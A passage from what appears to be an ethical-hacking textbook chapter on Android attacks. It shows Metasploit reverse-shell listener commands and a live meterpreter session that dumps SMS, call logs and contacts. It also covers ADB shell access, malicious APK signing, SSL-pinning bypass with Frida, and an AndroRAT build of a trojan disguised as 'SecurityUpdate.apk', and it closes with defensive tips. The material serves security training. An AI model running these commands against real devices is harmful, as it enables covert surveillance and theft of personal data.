
Figure 17-38: Payload Creation

Note: The system needs to activate a listener to enable a connection from the executed .apk file.

- Run the following commands to allow this connection:

- `msf>use exploit/multi/handler`
- `msf>set PAYLOAD android/meterpreter/reverse_tcp`
- `msf>set LHOST <Local Host IP Address>`
- `msf> set LPORT <Port No>`
- `msf> exploit`

- Run the `sysinfo` command to verify the Android device after receiving a meterpreter prompt in the attacking system.



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 10.10.1.13:4444
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> [*] Sending stage (70945 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:58348) at 2024-03-18 03:40:15 -0400
sessions -i 1
[*] Starting interaction with 1...

(Meterpreter 1)(/data/user/0/com.metasploit.stage/files) > sysinfo
Computer      : localhost
OS            : Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
Architecture  : x64
System Language : en_US
Meterpreter   : dalvik/android
(Meterpreter 1)
```

Figure 39: Output of the Android sysinfo Command

- Use the following meterpreter commands to gather sensitive data from the target Android device:

- `Ipconfig`
- `pwd`
- `ps`
- `dump_sms`
- `dump_callog`
- `dump_contacts`
- `webcam_list`



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
System Language : en_US
Meterpreter      : dalvik/android
(Meterpreter 1)(/data/user/0/com.metasploit.stage/files) > ipconfig

Interface 1
=====
Name       : wlan0 - wlan0
Hardware MAC : 02:15:5d:41:9a:4a
MTU        : 1500
IPv4 Address : 10.10.1.14
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::17ad:145b:a5dc:724f
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU        : 1452

Interface 3
=====
Name       : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:41:9a:4a
```

Figure 17-40: Meterpreter Session Running ipconfig

Analyzing Android Devices

Analyzing Android devices entails examining the system to collect data, understand its operations, or detect vulnerabilities for various reasons. Attackers can analyze a targeted Android device by connecting it to their workstation and establishing shell access using the ADB command-line tool. Below are some of the actions an attacker can perform while analyzing a connected Android device:

- **Accessing the Android Device via Shell**

This method involves an attacker wirelessly connecting to an Android device without a USB cable. For this to work, both the attacker's computer and the target Android device must be on the same Wi-Fi network. The following steps outline how to perform this attack:

- **Step 1:** Connect the Android device to the attacker's computer using a USB cable.
- **Step 2:** Configure the device to accept TCP/IP connections on port 5555 by executing the command:

```
adb tcpip 5555
```

- **Step 3:** Disconnect the USB cable, then use the following command to connect the Android device over Wi-Fi:

```
adb connect <device_ip_address>
```

- **Step 4:** Confirm the connection between the target device and the attacker's computer by running the command:

adb devices

- **Step 5:** Open a shell on the device using the command:

adb shell

This technique assumes the target device has developer mode and USB debugging enabled.

- **Enumerate the List of Installed Applications**

After establishing a connection to the target system, the attacker can use adb commands to conduct an enumeration attack. The following command can be used to list all installed applications:

```
$ adb shell pm list packages
```

To list only third-party applications, the attacker can execute this command:

```
$ adb shell pm list packages -3 -f
```

Additionally, the attacker can utilize the Frida tool to display installed applications by running the following command:

```
$ frida-ps -Uai
```

Here:

- -a: lists all applications
- i: shows the currently installed applications
- U: specifies the connected USB device Here:
 - -a: lists all applications
 - -i: shows the currently installed applications
 - -U: specifies the connected USB device

- **Disassemble the Targeted App Package**

Attackers can decompile the targeted app package using the apktool command, which lets them decode files like AndroidManifest.xml. The following apktool commands can be executed with the correct app package name:

```
$ apktool d <App_package>.apk  
$ tree
```

These commands extract files, including AndroidManifest.xml, META-INF, assets, and classes.dex, lib, res, and resources.arsc.

- **Monitoring Logs**

Attackers can capture a targeted Android device's logs using the logcat command-line tool. To save the logs in a .log file, the following adb command is executed:

```
$ adb logcat > logcat.log
```

- **List Out the Open Files**

Attackers can run the following commands on the connected Android device to display open files associated with the active process ID:

```
# lsof -p <pid>
```

- **List Out the Open Connections**

Attackers can execute the following netstat command on the connected Android device to gather details about network activity by indicating the process ID:

```
# netstat -p | grep <pid>
```

- **Signing and Installing Malicious APK**

Attackers can use a custom code-signing certificate to sign a malicious APK or a modified, repacked APK file. Tools like apksigner can be utilized to sign the APK with these commands:

The following example command creates a custom debug.keystore code-signing certificate:

```
keytool -genkey -v -keystore ~/.android/debug.keystore -alias signkey -keyalg RSA -keysize 2048 -validity 20000
```

Run the following command to sign the malicious APK file with a custom code-signing certificate:

```
apksigner sign --ks ~/.android/debug.keystore --ks-key-alias signkey <malicious file>.apk
```

Other Techniques for Hacking Android Devices

Advanced SMS Phishing

Advanced SMS phishing, known as SMiShing, is a sophisticated phishing technique targeting vulnerabilities in modern Android smartphones, particularly Samsung, Huawei, LG, and Sony models. This attack leverages security weaknesses to manipulate users into accepting malicious configuration settings, ultimately redirecting their data to the attacker.

The method exploits Over-the-Air (OTA) provisioning, a mechanism network operators use to send updates and provision data to mobile devices remotely. Due to inadequate authentication protocols, OTA provisioning is prone to phishing attempts. Attackers typically send fraudulent messages designed to appear as legitimate communications from network providers. These messages include harmful links that redirect a victim's internet traffic to the attacker.

To execute the attack, the perpetrator requires the victim's International Mobile Subscriber Identity (IMSI) number—a unique identifier for each mobile device. With the IMSI, the attacker can authenticate and process malicious messages on the victim's device. If the IMSI is unavailable, the attacker resorts to sending two messages. The first message, posing as a communication from the network operator, contains a PIN. The second message, authenticated with the PIN from the first, carries malicious content. Once the victim inputs the PIN, the attacker gains access to modify critical settings like message servers, mail servers, directory servers, and proxy addresses on the device.

Mitigation strategies include using security applications such as Harmony Mobile to detect and prevent SMiShing attempts.

Bypassing SSL Pinning

SSL pinning is a security mechanism that ensures an application performs operations only after verifying trusted certificates and public keys. While this technique secures communication between

the app and server, effectively preventing Man-In-The-Middle (MITM) attacks, attackers can still bypass SSL pinning by exploiting vulnerabilities in its implementation.

Common methods include reverse engineering, hooking, and automated tools like Apktool, Frida, keytool, and Jarsigner.

○ Reverse Engineering

Using reverse engineering, attackers can decompile and modify an application to disable SSL pinning. Tools like Apktool allow the application to be converted back into a readable format, altered, and then recompiled. Here are the steps to bypass SSL pinning via reverse engineering:

1. **Install Apktool:** Apktool provides a command-line interface for decompiling applications.
2. **Decompile the Application:** Extract the source code by using the command:

```
apktool d <application_name.apk>
```

3. **Access Decompiled Code:** This process generates directories such as smali, build, assets, lib, and res. The smali directory contains the decompiled bytecode, which may include Kotlin and Java code.
4. **Locate SSL Pinning Functions:** Identify functions like `checkClientTrusted` and `checkServerTrusted`, which validate X.509 certificates containing the public keys bytecode. Modify these functions to bypass certificate validation.
5. **Recompile the Application:** Use the command `apktool b <application_directory_name>` to repack the modified application into its original format.

○ Hooking

Hooking is another method by which attackers manipulate an application's runtime behavior. Tools like Frida enable the injection of malicious code into a running application, altering its intended functionality.

1. **Inject Code:** Frida allows attackers to hook JavaScript code into the app's runtime using the following command:

```
frida -U -l <Hooking_file.js> -f <package_name>
```

2. **Runtime Tampering:** Attackers can dynamically modify the app's logic to bypass SSL pinning.

```

root@hex-VirtualBox:/home/hex/frida# frida -U -l mainactivityhook.js -f jakhar.aseem.diva
Frida 14.2.2 - A world-class dynamic instrumentation toolkit

Commands:
  help           -> Displays the help system
  object?       -> Display information about 'object'
  exit/quit     -> Exit

More info at https://www.frida.re/docs/home/
Spawning `jakhar.aseem.diva`...
Script loaded!
Spawned `jakhar.aseem.diva`. Use %resume to let the main thread start executing!
[Google Pixel 2::jakhar.aseem.diva]-> %resume
[Google Pixel 2::jakhar.aseem.diva]-> message: {u'type': u'send', u'payload': u'Hooks installed'}
} data: None
My script called!

```

Figure 17-41: Execution of Hooked JavaScript Code Using Frida

Note: Frida can also be used to hook and manipulate iOS applications.

Tap 'n Ghost Attack

The Tap 'n Ghost attack is an innovative technique that exploits Near Field Communication (NFC) functionality and the RX electrodes in capacitive touchscreens of NFC-enabled Android devices. Attackers can gain complete control over the target device by establishing a remote connection to it. This remote access is typically achieved through Bluetooth or Wi-Fi networks.

The attack relies on two primary methods: Tag-based Adaptive Ploy (TAP) and Ghost Touch Generator, which enable attackers to generate unauthorized actions on the victim's device. Similar tactics can also target other systems, such as voting machines and ATMs.

○ **Tag-based Adaptive Ploy (TAP)**

The TAP method manipulates the NFC feature to redirect an Android device to a specific URL without the user's permission. This is achieved through an NFC tag emulator. The process often involves a web server that uses device fingerprinting to execute the attack.

○ **Ghost Touch Generator**

The Ghost Touch Generator tricks victims by manipulating touchscreen interactions. For example, it forces the victim to press a “Cancel” button that secretly functions as a “Permit” button. This deception enables the attacker to secure unauthorized remote access to the device without the victim realizing it.

Android Malware

Mamont

Mamont is a malicious Android banking trojan disguised as the Chrome browser to lure users into downloading and installing it. This malware is commonly distributed through phishing emails and

spam messages. Once installed, the trojan activates and requests various permissions, including access to manage phone calls and send or receive SMS messages.

The malware employs deceptive tactics, such as presenting a fake notification claiming the user has won a cash prize. It prompts the user to enter personal details, including their phone number and credit card information. To maintain its presence on the device, the trojan advises users not to uninstall the application for 24 hours while processing the prize. During this period, the malware continues to gather sensitive data, posing a significant threat to the user's security and privacy.




Figure 17-42: Mamont Trojan Requesting Call and SMS Permissions




Figure 17-43: Mamont Trojan Displaying Fake Cash Prize Claim

Some additional Android malware are as follows:

- SecuriDropper
- Dwphon
- DogeRAT
- Tambir
- SoumniBot


Android Hacking Tools

Attackers leverage various Android hacking tools to uncover vulnerabilities and exploit targeted mobile devices, enabling them to access sensitive user data such as credentials, personal details, and contact information.

AndroRAT

One such tool is the Android Remote Access Tool (AndroRAT), which allows remote control of an Android device and facilitates data extraction. It is a client-server application, with the client side developed in Java for Android and the server side in Python.

AndroRAT establishes a persistent backdoor on the target device, activating automatically when the device boots. It collects sensitive information, including the device's current location, SIM card details, IP address, and MAC address, making it a powerful tool for unauthorized data access.



```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
#python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot]~/home/attacker/AndroRAT
#cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
[root@parrot]~/home/attacker/AndroRAT
#service apache2 start
[root@parrot]~/home/attacker/AndroRAT
#python3 androRAT.py --shell -i 0.0.0.0 -p 4444

AndroRAT

- By karma9874

[INFO] Waiting for Connections -
```

Figure 17-44: AndroRAT

Ghost Framework

The Ghost framework is a post-exploitation tool designed to exploit Android devices by leveraging the Android Debug Bridge (ADB) for remote access. It enables attackers to interact with the device shell without relying on protocols like OpenSSH.

This tool provides various capabilities, including port forwarding and extracting information such as device logs, installed apps, MAC and inet addresses, battery and network status, and the device's current activity.

Using the Ghost framework, attackers can perform a range of malicious actions, such as installing, uninstalling, or running apps, extracting APKs, removing device passwords, recording the screen, capturing screenshots, extracting files, simulating button presses, managing Wi-Fi settings, extracting WPA_supplicant files, and even shutting down the device.


```
File Edit View Search Terminal Help
[root@parrot]-(~/ghost)
# ./ghost

[Ghost Framework]
(Android Remote Access)
Developed by Entynetproject

:0 0 :
: 0 :

[1] Show connected devices
[2] Disconnect all devices
[3] Connect a new device
[4] Access device shell
[5] Install an apk on a device
[6] Screen record a device
[7] Get device screenshot
[8] Restart Ghost Server
[9] Pull files from device

[10] Shutdown the device
[11] Uninstall an app
[12] Show device log
[13] Dump System Info
[14] List all device apps
[15] Run a device app
[16] Port Forwarding
[17] Grab wpa_supplicant
[18] Show Mac/Inet

[19] Extract apk from app
[20] Get Battery Status
[21] Get Network Status
[22] Turn WiFi on/off
[23] Remove device password
[24] Emulate button presses
[25] Get Current Activity
[26] Update Ghost Framework
[27] Exit Ghost Framework

ghost(main_menu)>
```

Figure 17-45: Ghost Framework

Some additional Android hacking tools are as follows:

- hxp_photo_eye (<https://github.com>)
- Gallery Eye (<https://github.com>)
- mSpy (<https://www.mspy.com>)
- Hackingtoolkit (<https://github.com>)
- Social-Engineer Toolkit (SET) (<https://github.com>)

Android-based Sniffers

PCAPdroid

PCAPdroid is an open-source application that enables the monitoring, analysis, and blocking of network connections initiated by other apps on Android devices. By simulating a VPN, it captures network traffic without needing root access.

This tool lets attackers track and examine data flows directly on the device. All processing is done locally, eliminating the need for a remote server and making it a self-contained solution for analyzing network activity.




Figure 17-46: PCAPdroid - Network Monitor

Some additional Android-based sniffers are as follows:

- NetCapture (<https://play.google.com>)
- Interceptor-NG (<http://sniff.su>)
- Packet Capture (<https://play.google.com>)
- Sniffer Wicap 2 Demo (<https://www.9apps.com>)
- Reqable API Testing & Capture (<https://play.google.com>)

Securing Android Devices

- Activate a screen lock to secure your Android phone
- Use robust authentication methods such as a strong password, PIN, or pattern, and enable biometrics like fingerprint or facial recognition for enhanced protection
- Avoid rooting your Android device to maintain its security integrity
- Only install applications from verified sources, such as official Android app stores
- Protect your device with up-to-date antivirus software, such as Kaspersky Antivirus
- Avoid downloading APK files from unverified or third-party sources
- Regularly update your Android operating system to access the latest security enhancements
- Use free security apps to set passwords for specific features like email accounts and text messages
- Personalize your locked home screen with identifiable user information for customization and safety
- Enable device encryption to safeguard your data from unauthorized access
